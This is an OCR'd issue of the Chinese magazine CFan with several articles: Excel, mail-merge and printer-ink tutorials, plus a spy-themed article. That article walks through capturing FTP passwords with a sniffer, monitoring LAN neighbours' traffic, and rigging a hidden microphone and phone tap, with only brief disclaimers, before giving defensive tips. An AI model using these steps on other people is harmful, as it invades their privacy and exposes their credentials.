本期的即时评分系统，实际上还有许多需要完善的地方，比如现实中的歌唱大赛，可能要分初赛、复赛、决赛等多轮比赛，如何将每个选手的得分累积起来？再比如，初赛的时候会有许多参赛者，如何将每一位选手的得分加到与该选手对应的单元格后，就刷新（清零）即时评分系统，以便开始下一位选手的记分？有兴趣的朋友不妨尽兴发挥一下，进一步完善这个即时评分系统。优胜者将可获得《电脑爱好者》精美的奖品一份。

虫虫通告栏

《西游后记之Excel函数篇（二）——一年中必须记住的MM的节日》一文发表后，收到了不少朋友的来信，报告该文实例2"生日祝福，给客户送去一缕温　"中的公式设计有Bug。原公式如下：

=IF(MONTH(A2)+DAY(A2)=MONTH(NOW())+DAY(NOW()),"Yes","No")

假设某人的生日是某年的10月3日，那么在1月12日、2月11日、12月1日……都将会提示为"Yes"，让人误以为都是他的生日，这显然是荒谬的。再比如：假设今天是2005年8月2日，月份与天数之和为10，那么1979年8月2日出生的人、1979年2月8日出生的人、1979年1月9日出生的人其月份与天数之和均为10，因此也均显示为"yes"，这显然不对。

这几位读者朋友找出错误后，还给出了改正方案，修改公式如下：

=IF(AND(MONTH(A2)=MONTH(NOW()),DAY(A2)=DAY(NOW())),"Yes","No")

这样，通过直接比较月份数与日期数是否一致来判断生日，就不会出错了。这么大的一个虫子(Bug)，小编竟然没有发现，在此向广大读者致歉!小编在以后的工作中一定多多测试，尽量呈现给大家更加完美的内容。在此特别感谢以下热心读者:

四川会东嘎吉中学朱昌奎
邮件用户名为hbchine的读者朋友
邮件用户名为zeng roy的读者朋友
CFan论坛用户名为wgl721219的读者朋友
CFan论坛用户名为ueu的读者朋友

CF [YY16]

以一当十，邮件合并建奇功

★

■北京　梦寻

某一日，公司老总给人事部的小白派下一个任务，让他把单位所有员工的简历都打印一份出来。这下可难坏了小白：整个公司有二百多人，每个人的简历资料都是累积存储在Excel表格中的，要是一个一个提取出来，再在Word中排版打印，那工作量得多大啊，怕一整天的时间也不够用呢。最后还是在其他同事的帮助下，小白巧用Word的邮件合并功能批量生成，十几分钟就搞定了。当他飞快地将一　打印好的员工简历表送给老总时，老总直夸他的办事效率高。

第一步：Word邮件合并的本质，实际上就是把文档中变与不变的内容巧妙结合到一起的功能。邮件合并功能在需要加入变化信息的地方插入“合并域”特殊标识（实际上就是占位符），用于指示Word在何处插入数据源中的数据。上面的任务中，简历表的标题、表格的排版格式、单元名称等内容是固定不变的，可以统一在“主文档”中对其进行设置；而其他信息，如员工具体的姓名、性别、年龄等内容则因人而异，是变动的，可从Excel、Access等数据库中获取，即“数据源文件”。本任务中，数据源文件已经具备了，就是该公司人事部已经建立好的Excel员工信息表。它的结构如图1所示，分为姓名、性别、出生年月等9项内容。



图1

第二步：启动Word 2003，现在先建立一个主文档，设计排版出如图2所示的一个表格来，这些内容也是简历表中不会变动的部分。当然，这里仅是一个示例，你完全可以设计出更好看的版式来。



图2

第三步：邮件合并即可以通过向导来完成，也可以通过邮件合并工具栏来完成，本例我们选择后者，笔者觉得通过工具栏来完成合并，既快又方便。执行菜单命令“工具→信函与邮件→显示邮件合并工具栏”调出邮件合并工具栏，光标滑过每个工具时，都会显示出该工具的名称(见图3)。



图3

1．点击“打开数据源”按钮（左起数第2个图标），在打开的选取数据源对话框中找到并打开第一步中所提到的员工信息Excel文件（本例中为：“员工简历表.xls”），打开Excel文件时还会询问你打开该文件中的哪个工作表（默认有三个工作表），这里选择存储有员工信息的那个工作表即可（Sheet1$）。

2.确定后返回Word主界面，点击Word简历表“姓名”后面的单元格，使其中显示出闪烁的插入光标，然后点击“插入域”按钮（左起数第6个图标）打开插入合并域对话框，选择“姓名”项，单击“插入”，最后单击“关闭”退出。这时，会发现在简历表“姓名”后面的单元格中出现“《姓名》”字样，这就是合并域的所谓占位符了。以同样方法，为其他项目插入相应的合并域，最后效果如图4所示。




图4

第四步：点击“查看合并数据”按钮（即标有“ABC”的那个图标），你会惊奇地发现，所有占位符都被替换成真实的数据了，单击工具栏上的左、右方向按钮，可以快速　览所有的简历（见图5）。　览简历，觉得没有问题




图5

后，就可以单击“合并到新文档”按钮（倒数第4个图标），从弹出对话框中选择“全部”记录，确定后即可生成一个全新的Word文档，每个人的简历都被放在一个单独的页面中，按下“打印”按钮打印就可以了。

邮件合并的功能如此强大，好好利用可大大提高工作效率。在填写各种各样的调查表、报表、套用信函、信封、电子邮件等的时候，如果资料的格式都相同，只是具体的数据有所变化，都可以通过上面的方法来轻松完成。CF [YY17]

每天节省10块钱——软硬兼施降低打印成本

★★★

■Wenyan IntoPET

这段时间，节约可是个热门话题，节约用水、节约用电……其实节约应该有两个层面的含义，一方面是直观的感觉，能够节省金钱方面的开销；另一方面，其实节约是一种精神，能够表明我们对于环境与资源的一种负责任的态度。而我们今天就从日常工作中最常见的打印节约说起，帮助大家养成几个实用的小习惯，让大家轻而易举地节约喷墨打印机的打印成本。

走出喷打的成本误区

目前在喷打选购的过程中，存在一种误区:侧重考虑首次购置打印机的一次性成本，而对于后续耗材成本考虑不够，结果导致高耗材成本使得某些用户叫苦不迭。那么，如何走出这种消费的误区呢?

对于打印机这种既存在一次性购置成本，又存在后续耗材消费成本的产品。在这种条件下，你如何合理地计算自己每次消费的成本呢?一个合理的办法是将你每次使用的成本进行分离,一部分成本是用来抵消你一次性的入门费(月租费的成本)，一部分成本是自己每次消费另外支付的成本(通话费等)。就打印机而言,你每打印一页文档的成本其实也包括两部分,一部分成本是用来分摊一次性购置打印机的成本,这部分成本会随着打印量的增加而下降;另一部分是每次打印消耗墨粉的成本，这部分成本基本上不随着打印量的变化而变化。在选购打印机时，忽视任何一部分成本，或者对这两部分成本的不同特性缺乏正确认识，都会导致用户在选购打印机产品的过程中偏离理性的方向，造成不必要的损失。这是帮助消费者合理选购打印机的理论框架。

我们通过简单的单张打印消耗墨水成本的公式计算:单页打印成本=墨盒价格/打印页数。

这里我们以市面上销售价在380元左右的入门级喷墨打印机为例(分别是:爱普生 ME1、HP deskjet 3848、佳能 PIXMA iP1000、利盟Z55)，向大家分析一下各自的打印成本(见附表)。

小提示

上表当中的打印量是根据官方公布的墨水覆盖率标准的成本量，实际打印量与官方公布的打印量可能会有所差别。

巧设打印驱动 一个墨盒顶两个

其实大家从驱动程序和打印软件本身着手，经过一番设置，也能节省打印成本。

1.调整驱动节约打印

喷墨打印机要正确选择打印质量，当然打印质量越高，消耗的墨水也更多。打印一般性文件，打印质量可以设置得低一些，这样最多可以省三分之一的墨水。

绝大多数的打印机都在自己的驱动程序中提供了关于打印方面的诸多设置。这些设置我们可以在绝大多数可供打印的软件的"文件→打印"菜单下找到。比如说在Word中，打印对话框中选定要使用的打印机型号，按旁边的"属性"按钮，就可以进入打印驱动方面的设置。以我的电脑上安装的佳能LBP 5200打印机为例，看看能做些什么呢!

a.将多页打印到一页上节省纸张

在打印设置界面中选定这个型号，按"属性"，进入设置界面,"页面布局"项目中可以设置将多页打印到一个页中。

b.尽量降低草稿质量降低墨水消耗

在属性界面中选择"质量"标签，其中的"对象"列表中选择"常规"，点旁边的"详细信息"按钮，在新的对话框中将"使用节省墨粉"选项选中，并且将"墨粉浓度"往左拉一格，减少色彩浓度，可以降低消耗。

c.强制使用黑白模式节省彩色墨水

在属性界面的"质量"标签下，还有一个"色彩模式"的选项，一般默认为"自动检测"，这种情况下，只要我们文章中有黑白灰以外的颜色,打印机就会以彩色方式打印,但很多时候我们打印的一份初稿不需要彩色的，所以就在这设置为"黑白"，强制不使用彩色打印，节约墨水。

小提示

如果同一台电脑上连接的不同的打印机，一定要在选定对应的型号后再按"属性"按钮，因为不同的打印机安装不同的驱动程序，而不同的驱动程序提供的设置功能又是不通用的。

附表 四款入门级喷打的打印成本一览表

打印机型号	黑色墨盒				彩色墨盒			
	型号	打印量	市场参考价(元)	单位成本(元)	型号	打印量	市场参考价(元)	单位成本(元)
HP deskjet 3848	T057	330	40	0.121	T058	180	70	0.389
佳能 PIXMA	C8816AA	220	140	0.636	C8817AA	190	165	0.868
iP1000	BCI-24B	300	50	0.167	BCI-24 C	170	90	0.529
利盟Z55	18L0032	600	260	0.433	18L0042	450	280	0.622

小技巧

★设置爱普生喷打的打印质量

爱普生喷打除了屈指可数的几款外，其他都是使用的联体墨盒。爱普生喷打的照片打印功能相当出色，并且有很多个性化的应用，其质量设置菜单上有5个选项(草稿、文本、文本＋图像、照片、优质照片)。在一般情况下，我们只要选择“文本”打印质量就可以了；而在进行照片打印时，则可以选择“照片”打印模式。

★设置HP喷打的打印质量

HP喷打都使用联体墨盒，并且能够进行缺墨打印，因而不必担心像佳能和爱普生那样，缺墨了就不能继续打印的情况。在HP喷打的设置菜单中，对于打印质量的设置有(最佳、正常、普通、快速)四个选项。在一般情况下，进行文本打印的时候，我们完全可以选择“普通”就可以满足打印需要了。

2.办公室打印机注意监控

办公室的打印机最大的特点就是为了方便大家使用，而采用了网络打印共享。可是这就有个问题了，只要能连接到打印服务器上，谁都可以打印文稿，浪费在所难免。那么怎样控制好我们的打印机，时时刻刻都了解到谁在使用打印机，肯定会更好地控制打印成本。

装上Print Inspector打印监控软件，在界面中选择"Add printer for monitoring"按钮，把要监控的打印机添加到监视列表中。以后只要打印机进行打印，Print Inspector就可以监视并且记录下来时哪些用户在打印，文档的标题，页数等信息也清晰可见。当然，如果发现有"不明飞行物"通过网络进行打印，也可以点选那个正在打印的项目，直接将它"Cancel"取消掉。

将省墨进行到底:注墨

为了提高喷墨打印机所配置的墨盒的重复利用率，同时降低使用喷墨打印机的打印成本，通常可以在墨盒内加入一些为喷墨打印机配置的代用墨水。常见的墨水灌注套件包括:钻头、皮老虎，带有注射针头的墨水瓶或单独的针头、墨水瓶等，你可能还要准备石蜡、针或尖细的螺丝刀等。注意，这里的工具并不能每次全都使用上。用户应根据打印机和墨盒的型号到电脑城选购相应的兼容墨水。

特别提示:打印机厂商声明如果使用非原厂墨盒或自行灌墨而引起打印机损坏，将不在保修之列。本文仅提供技术探讨，不对读者因注墨导致的打印机故障等后果负责。如果你觉得注墨的方法太麻烦，也可以考虑购买兼容墨盒，价格比原厂墨盒便宜不少。

1.爱普生篇

虽然相对其他品牌打印机的墨盒而言，灌注爱普生墨盒操作最简单，但风险也最大。因为其多使用分体墨盒(即喷头与墨盒分离)，质量不良的墨水会堵塞喷头。说爱普生打印机墨盒的灌墨比起其他打印机都方便，是因为它是与喷头分离的，根本用不到在其上打孔等操作，你只需一个一次性注射器即可完成任务，具体灌墨方法如下(以型号T007墨盒为例):

在打印机的黑色墨净灯亮时取出黑色墨盒，用一次性注射器吸取约7ml、8ml的墨水。撕开墨盒标签找到灌墨孔，将墨盒的出墨孔向上，并倾斜至45度，以防止在灌墨快满时墨液从墨盒上部的通气孔中流出。将一次性注射器中的墨水慢慢地注入出墨孔即可(见图1)。有人建议先快后慢，笔者认为速度慢一些好，可以防止气体进入或滞留内部，如爱普生墨盒灌墨图。请大家在实践中多加总结，不要人云亦云，因为只有实践出真知。用纸擦干净出墨孔附近的墨水，随即将其装入打印机。经过一至二次的喷头清洗，你就可以用了。




图1

为彩色墨盒灌注的操作操作规程与黑白的类似，只不过要用三副一次性注射器重复进行三次操作，关键在于注入的墨水量可能都不一样。

2.佳能篇

佳能打印机使用的一体式墨盒多些。当墨水用完后，喷头也随之浪费，导致打印成本过高。曾经很流行的BJ-10ex墨盒主要由墨盒体及其中的墨水海绵、喷头单元、侧盖、顶盖等组成，它利用其中的网状墨水过滤器用来滤除墨水中的杂质、气泡和灰尘，墨盒体上的通气孔的作用则是导入空气，使得墨盒内压力得到平衡。分体式墨盒的打印成本要低很多。BCI10/11/21等墨盒，多可以使用墨水管填充，这样不会插伤其中海绵，所以填充次数可多于用针管填充的BC01/02、BC05/06等墨盒。

a.灌注带喷头的墨盒

佳能带喷头的墨盒常见的有两类，一类是通气孔(灌墨孔)在侧面的，比如黑色的BC-01/02/03墨盒，彩色的如BC-05/06/09墨盒；另一类是通气孔在上面的，如黑色的BC-20/23墨盒，彩色的BC-22/22e/29F墨盒。灌墨孔是生产时加墨水用的，封口的塞子上有个很小的眼为通气孔，是用来保持内外压力平衡的。两类墨盒的结构和加墨方法基本相同，具体步骤如下:

用墨水随带的钻头插入通气孔的小眼略转两圈，吃住力后，轻轻拔出通气孔上的塞子。如果是彩色墨盒需事先用牙签分别判断好颜色。将灌墨针头插入孔内灌墨，缓慢注毕后将塞子压回。注意，加墨时一定要慢，以免溢出来，特别是彩色墨盒，几种颜色的灌墨孔距离较近，一旦

溢出，渗入其他颜色的墨格，墨盒就会因混色而无法使用。加墨以不超过海绵的容纳能力为限，否则在打印时容易发生甩墨现象。最后，使用打印机清洗墨头功能清洗一次喷头。

小提示

BC-03墨盒有两种样式，一种是前面叙述过的，另一种是侧面带一个透明的储墨室，室壁上的灌墨孔用一个钢珠封住。它的加墨方法是，用随墨水带的顶杆将钢珠强压入储墨室，注完墨水后用随带的新钢珠将灌墨孔封住。如果是使用针管注射而没有新钢珠，可以破坏一个墨盒，使用其钢珠堵洞。

b.直接在墨盒海绵上灌注

在佳能的墨盒中，灌注BCI3eBK、BCI-21墨盒的方法是最简单的。把墨盒从喷头座中取下，倒过来，把墨水直接滴在出墨孔的海绵上面(见图2)。开始，海绵的吸墨速度很快，至吸墨速度明显减慢时，就应该停止灌墨了。




图2

小提示

不要加得过满，超出海绵的容纳能力后，墨水会从上面的通气孔溢出，这时要将溢出的墨水擦掉。

3.HP

HP的黑色墨盒可能带有气囊，比如C1843A，51625A，51629A/G等几种，它们的灌墨孔在喷头的旁边。一般的灌墨方法是:在墨盒上部钻一个孔，灌墨后用塞子堵上，然后再用注射器等工具调节气囊压力。此方法的明显缺陷有二:一是钻孔时易导致塑料碎屑掉入墨盒内部;二是需要的辅助工具太多。市场上有一种神杰品牌墨水，它对此类墨盒有专利填充方法:

用随墨水带的胶管一端接在墨水瓶口上。将管口另外一端与墨盒底部的灌墨孔对接。将墨水挤入墨盒。注意挤的过程中松几次瓶子(不要松开管口的对接)，使空气回流。




图3

灌墨后，保持墨盒倒置，用空瓶从灌墨孔中自动抽出适量空气，以墨盒正过来后不从灌墨孔中渗出墨水为限(见图3)。其原理是:灌墨时向墨盒内加墨水，墨盒内是正压，此时将墨盒正过来，会从灌墨孔及喷嘴渗出墨水，所以正好要抽出适量空气，以保持墨盒内外的气压平衡。注意，空气不能抽得太多，若抽成负压，会造成打印时出墨不畅、断线。

大量打印的省墨法则:连续供墨系统

从理论上说，所有的喷墨打印机都可以使用连续供墨，但是受到一些打印机自身条件的限制和目前连续供墨套件开发及适应范围的限制，所以连续供墨系统(见图4)暂时还是主要集中在爱普生的所有型号中。佳能分体墨盒型号的打印机连续供墨套件与EPSON的很相似。HP和利盟以及联想等喷头和墨盒一体化的打印机，墨盒是越做越小，现在很多机型受到机器内部空间狭小、输墨管线难于随墨盒运动的自身条件限制，加之喷头使用寿命等原因增大了改装难度，使用连续供墨的实际意义不大。而使用78号彩色墨盒的这种"大墨盒"HP打印机，如果将它改为连续供墨倒还是不错的。



图4

小提示

关于连续供墨系统的安装与使用方法，可参见2004年第20期的《打遍天下无敌手——打印机应用大荟萃》一文。

编后语:真正最终极的打印节约之道是什么？那就是不打印^_^

比如……

当我们要传阅文章的时候，可以尝试使用Word的传阅功能!

当我们校对Word文稿的时候，可以使用拼写检查功能来帮助校对!

当我们校对Excel表格数据的时候，可以尝试用语音阅读来帮助校对!

当然，方法还有很多，刚才提到的这些方法大家都知道怎么实现吗?如果不知道，那么下一期一定要继续关注这里。如果您还有更好的节约方法，那就跟我们E-mail联系如何?

CF [YY18]

碟中谍3之007重出江湖

★★

■ LX

自从上期汤姆·汉克斯主演的《碟中谍3！网络上演不可能的任务》在《电脑爱好者》超前首映后，大批观众蜂拥而至，这使得长期主演007系列电影的皮尔斯·布鲁斯南相当不爽，所以决定再次接拍最新版本的007电影。本期我们将提前把剧本情节透露出来，以 读者。

特工必备——窃听器



香烟盒可能是照相机，纽扣可能是窃听器，装相片的相框里可能暗藏着窃听装置，小小的邮票中都可能藏着秘密……特工的特殊工具总是出人意料。对于特工，窃听器绝对是必备的工具之一。而对于网络特工来讲，他们的窃听器就是我们上期提到的嗅探器。嗅探的本质就是欺骗——欺骗交换机、HUB或别的网络设备。攻击者可以通过它来获得以下好处：

★如果用户ID和密码以明文传送，嗅探器能够通过拦截数据包来直接截获，如果ID和密码以暗文传送，则嗅探器为进一步破译提供基础信息。当然，能被拦截的信息还有很多，几乎所有数据都可以被拦截和窃取，只不过有时还需要配合解密等操作方可达到最终目的。

★窥探低级的协议信息。比如记录两台主机之间的网络接口地址、远程网络接口IP地址、路由信息和TCP连接的字节顺序号码等，这些信息为黑客的下一步行动提供重要参考。

你知道吗

007秘密武器到底有多少？

★带钩子的弹射绳、磁铁腕表——《黄金眼》、《明日帝国》、《黑日危机》

★内有喷火器和手枪的苏格兰风笛——《黑日危机》

★钢笔形榴弹——《黄金眼》

★用指模辨认的手枪形摄像机——《铁金刚勇战杀人狂魔》

★带有火箭发射器的阿斯顿·马丁V8.放射橡胶子弹和睡眠气体的钥匙扣——《铁金刚勇破特务飞龙》

★藏在剃须刀内的窃听器——《铁金刚勇战大狂魔》

★火箭发射摄影——《铁金刚大战金枪客》

网络007的三大制胜利器

任务1:窃取FTP本地登录密码

工具:Zx Sniffer

任务目的:用嗅探器来窃取FTP客户端口包含的FTP登录密码，理解嗅探和键盘记录木马之间的区别。

Zx Sniffer能监听本地软件对网络中指定端口的访问，截取连接该端口的数据包并分析以获得其中的用户ID和密码信息。以FTP为例，对于FTP服务器来讲，一般默认端口是21，不过有些服务器的端口并不是(理论上可以设置成1～65535之间的任何端口号)。

Zx Sniffer 小档案

u软件版本:4.22　　软件大小:278KB

u软件性质:免费软件　　运行平台:Windows 9x/ME/2000/XP

u下载地址:http://soft.hackbase.com/view.asp?id=20040323ZxSniffer.zip

第一步:首先确定本地用户登录的某个FTP服务器使用的端口号。接下来安装并运行Zx Sniffer，单击"Options"标签，在打开的窗口中切换到"Password"标签(见图1)。



图1

第二步:在"FTP"栏处单击"Edit"按钮，将这个FTP服务器使用的端口号填写进去，单击"Add"，再单击"OK"，这时候我们可以看到Zx Sniffer监听的FTP协议多出了刚刚添加的那个端口号了。

第三步:当本地用户使用FTP客户端软件连接该FTP服务器时，Zx Sniffer马上就可以监听并显示出该FTP服务器的登录用户名和登录密码了。我们可以在Zx Sniffer的"Password"标签中看到，其中包括"Protocol"(协议，Zx Sniffer支持POP3.FTP、ICQ 9x ICQ 200x Proxy等多种协议)、"Source address"(本机IP地址)、"Dest address"(连接主机IP地址)、"Login"(登录用户名)、"Password"(登录密码)、"Date Time"(日期和时间)。

小提示

嗅探和键盘记录木马之间有什么区别？

大家一定知道有些键盘记录软件可以在我们输入密码的时候将密码偷偷地记下来，然后通过邮件或者别的方式发送出去，以达到盗窃账户的目的。本任务中嗅探也达到了同样的效果，但两者从原理上来讲有本质区别:键盘记录软件是读取了我们敲击键盘产生的中断信息，并将其还原成对应字符，而嗅探则是在本地机连接远程主机的过程中，通过截获相关的数据包并还原成对应的字符信息。

任务2:隔壁老王都干了些什么

电脑联入局域网之后，访问其他电脑该使用什么工具？大多数人会使用网上邻居。但你的网上邻居都在安分守己吗？你可知道，你的邻居很可能就在几十米之外，用他的电脑监视着你的一举一动！

工具:EtherDetect Packet Sniffer

任务目的:获取网络邻居中其他电脑发送接受的信息。

EtherDetect Packet Sniffer 小档案

- 软件版本:1.2　　软件大小:0.98MB
- 软件性质:免费软件　　运行平台:Windows 9X/ME/2000/XP
- 下载地址:http://www.onlinedown.net/soft/41237.htm

第一步:安装了EtherDetect Packet Sniffer后，在主窗口单击"选择网络适配器"按钮，在弹出窗口中选择你正在使用的网卡(见图2)，然后按下"确定"。




图2

第二步:在主界面中按下"开始"按钮，开始监控网络中的数据，当看到来自你关注的IP地址发出了信息，你可以在左侧窗口中选中该条信息，然后在右侧窗口中选择对应的时间，就能在下方看到数据信息了(见图3)。你可能会注意到，数据信息是无法被识别出来的乱码？如何识别它们呢？其实这是由专用工具来分析的，不过这已经涉及到了黑客攻击知识，在此就先不介绍了，感兴趣的读者可以用"嗅探器分析"作关键字在网上搜索，会找到不少教程的。




图3

小提示

你可能只需要监视来自某一IP地址的电脑，这可以通过设置来完成。在主界面按下"配置"按钮，然后按"添加"，选择"指定IP"，输入指定的IP地址，确定后在菜单中选择"放弃所有不符合任何滤镜的数据包"，最后按下"确定"即可(见图4)。



图4

任务3:做个真正的窃听器

前面介绍的"网络监听"都是监听网络中的数据，能不能借助电脑监听真正的声音呢？当然可以！本刊上期介绍过的Scanner Recorder就是一个好的窃听工具，只要再花费一点，我们就能做个电脑窃听器了。

第一步:到电脑市场买一个小型的麦克风，为了便于隐藏，所以要小巧一点的。如果十分追求音质，可以购买DV专用的小型麦克风(见图5)。



图5 DV专用的麦克风小巧而精致，录音效果也非常好，只是价格偏高

第二步:双击系统托盘处的声音图标，在弹出窗口中取消"麦克风"项中的"静音"，并拖动滑块调整到中间的位置(见图6)。



图6

第三步:将麦克风插入机箱后面对应的插孔(一般是红色或粉色)，然后按照本刊上期《碟中谍3！ 网络上演不可能的任务》一文中介绍的Scanner Recorder录音吧！由于这个软件利用嗅探原理设计，它可以让声卡中存在声音流时开始录音，而不存在声音流时暂停录音，所以节省了大量的硬盘空间，给你充足的时间录音。

小提示

只要你把麦克风妥善隐藏好，就可以让它在你离开的时候偷偷录音啦。不过提醒你，录音只是好玩，可不要用于偷窥隐私的用途，不然可就成非法的啦！

Just Do It

电话语音一样可以秘密录音

你一定在电影里面看过电话偷录的情节，其实你也可以做到。到市场上买一根电话转接线(一头是电话线接头，一头是3.5mm的音频接头)，将一端与电话机的插头并联(用分线盒解决两者共同使用的问题)，另一端插入电脑声卡的音效输入插口(一般是蓝色插口)。后面的步骤相信你已经想到——启用Scanner Recorder窃听吧。

再次提醒，本方法只是尝试技术，请不要用来偷窥他人隐私。

全面掌握反间谍工具

看到这里，身处网络的你是不是已经手心发汗、心跳加速，对网络安全状况相当不放心呢？是不是觉得你的每一步操作都在被人窥视？其实也不必如此，所谓魔高一尺，道高一丈，天下有锋利的矛就一定会有坚固的盾。这里给你推荐几种〝反间谍〞专用招数。

1.“交换”比“集线”安全

局域网中的连接装置一般有两种：集线器和交换机。集线器就好像把所有同学放到一个大教室里，每个人说的话其他人都能听到；而交换机就像教室里面分了很多小的隔间，两人之间的谈话其他人无法听到。因此，相对集线器，交换机连接的电脑就更加安全。如果你处于一个30人以上的局域网中，相信网管一定用交换机布置了网络。但是，有时因为宽口不够，很可能用集线器扩展了网络，于是安全漏洞就又出现了。在查找安全漏洞之前，先看看桌下的设备吧！

> 小提示
>
> ★对于现在市场上的可管理的交换机，其实也还是有被窃听的可能，但是只有连接到指定端口的电脑才有可能窃听，而这台电脑往往是网管掌管，所以通常情况下还是安全的。
>
> ★有关更多交换机、集线器的知识，请参看本刊2005年第16期《告别“通讯基本靠吼”的时代——集线器、交换机、路由器的对话》一文。

2.把文字变成“恺撒密码”

在　撒大帝时代，在军事上曾经使用过一种称为ROT13的密码，又称〝　撒密码〞(Caesar Password)。它的原理十分简单，ROT的含义就是〝Rotate 13 places〞(将字母移动13个位置)，这样一来，字母A就变成了N，B变成了M……这种古董级的加密方式虽然简单，但是用来解决我们一般的安全问题足够了。

第一步:登录 http://wwww.rot13.com，在窗口中的对话框中输入要转化的文字(必须是英文)，比如〝Can you read this？〞，然后按下〝Cyber〞按钮，你会发现字母已经发生了彻底的变化(见图7)。



图7

第二步：将密文复制下来，发给对方，对方只要在此登录这个网站，将密文复制进去，再按〝Cyber〞按钮，就能看到原始文字了。

上面的方法有很大的问题：如果已经被他人监视，那么使用网上转换密文的过程也会被监视到，那么密文就算不上密文了。怎么办？很简单，只要下载一个软件就可以了。到 http://www.newhua.com/cfan/200517/rot13.zip下载文件，解压缩后运行其中的文件，在上方的窗口输入文字，下方窗口中的内容就是加密的文字，复制使用即可。恢复的时候只要把密文复制到上方窗口，下方就是可以读懂的文字了，与 http://wwww.rot13.com 中的加密方式完全一致。

3.把信息用钥匙锁起来

如果你觉得ROT13太小儿科，那么可以试验一下强力加密工具——PGP，它是使用公钥和私钥方式加密，可以十分安全地传递信息。推荐使用的软件是PGP(下载地址：http://www.pgp.com/downloads/desktoptrial.html)，这类软件的使用方法已有很多媒体介绍，这里就不再赘述了。

4.给电脑安插“卧底探员”

间谍偷不到数据信息，就会想到更为狠毒的招数——直接偷电脑。如果你藏有重要数据的笔记本电脑被人偷走了，那损失可就太大了。如果电脑主机落入黑客手中，再强的防火墙或加密手段也都无济于事了。为了预防这种情况，你需要在电脑中安插一个〝卧底〞，在需要的时候让他显身。

> **Advatrack Pro 小档案**
>
> u软件版本:1.2　　软件大小:333KB
>
> u软件性质:共享软件　　运行平台:Windows 9x/ME/2000/XP
>
> u下载地址:http://www.absolute-protect.com/ZIP/AdvatrackPro.exe
>
> u软件备注:7天免费试用，此后需要付费使用。

Advatrack Pro在安装的时候会把自己伪装成为一个系统进程，名称和安装位置由你自己决定，总之越隐蔽越好(见图8)。安装后，每隔23小时软件会自动收集当前的IP地址信息，然后将它发送到你指定的邮箱。如果真有一天你的电脑惨遭敌手，只要对方使用这台电脑上网，该软件自会自动收集IP地址等信息返回Absolute Protect公司。这样，你可以登录该公司的http://www.absolute-protect.com网站，在网页上单击红色的〝Report a theft〞(窃贼报告)按钮，依次填入注册用户名、电子邮件、丢失的时间、报案的警署、警察的电话等等。然后将此报告发送到Absolute Protect公司。如果是注册用户，Absolute Protect公司会将收集到此电脑的信息发送给你，我们就可以依据这些信息来抓获窃贼了！　对于一般用户来讲，这软件的意义可能一般，但是对于装有重要机密的特工来说，它可能是最后的救命稻草呀！ CF [YY19]




图8

免费口语外教请回家

★★

■北京　小小

你是如何提高你的英文口语能力的呢?整天拿着英文课本〝哇啦哇啦〞地读?还是跟你们的外教来个一对一的交流?如果你的口语很差,可能话到嘴边也不敢说出口吧?没关系,现在你只需要打开Skype,不管你的口语有多菜或者有多牛,你都可以得到提高!

Skype 小档案

u软件版本:1.3　　软件大小:7373KB
u软件性质:免费软件　　运行平台:Windows 9x/ME/2000/XP
u下载地址:http://www.skype.com/go/getskype

1.注册Skype用户账号

除了安装官方版本的Skype外,你也可以安装Skype和Tom合作推出的中文版Skype——Tom-Skype(其下载地址为:http://skypetools.tom.com/download/download.php?flag=0&s=tom_dl)。

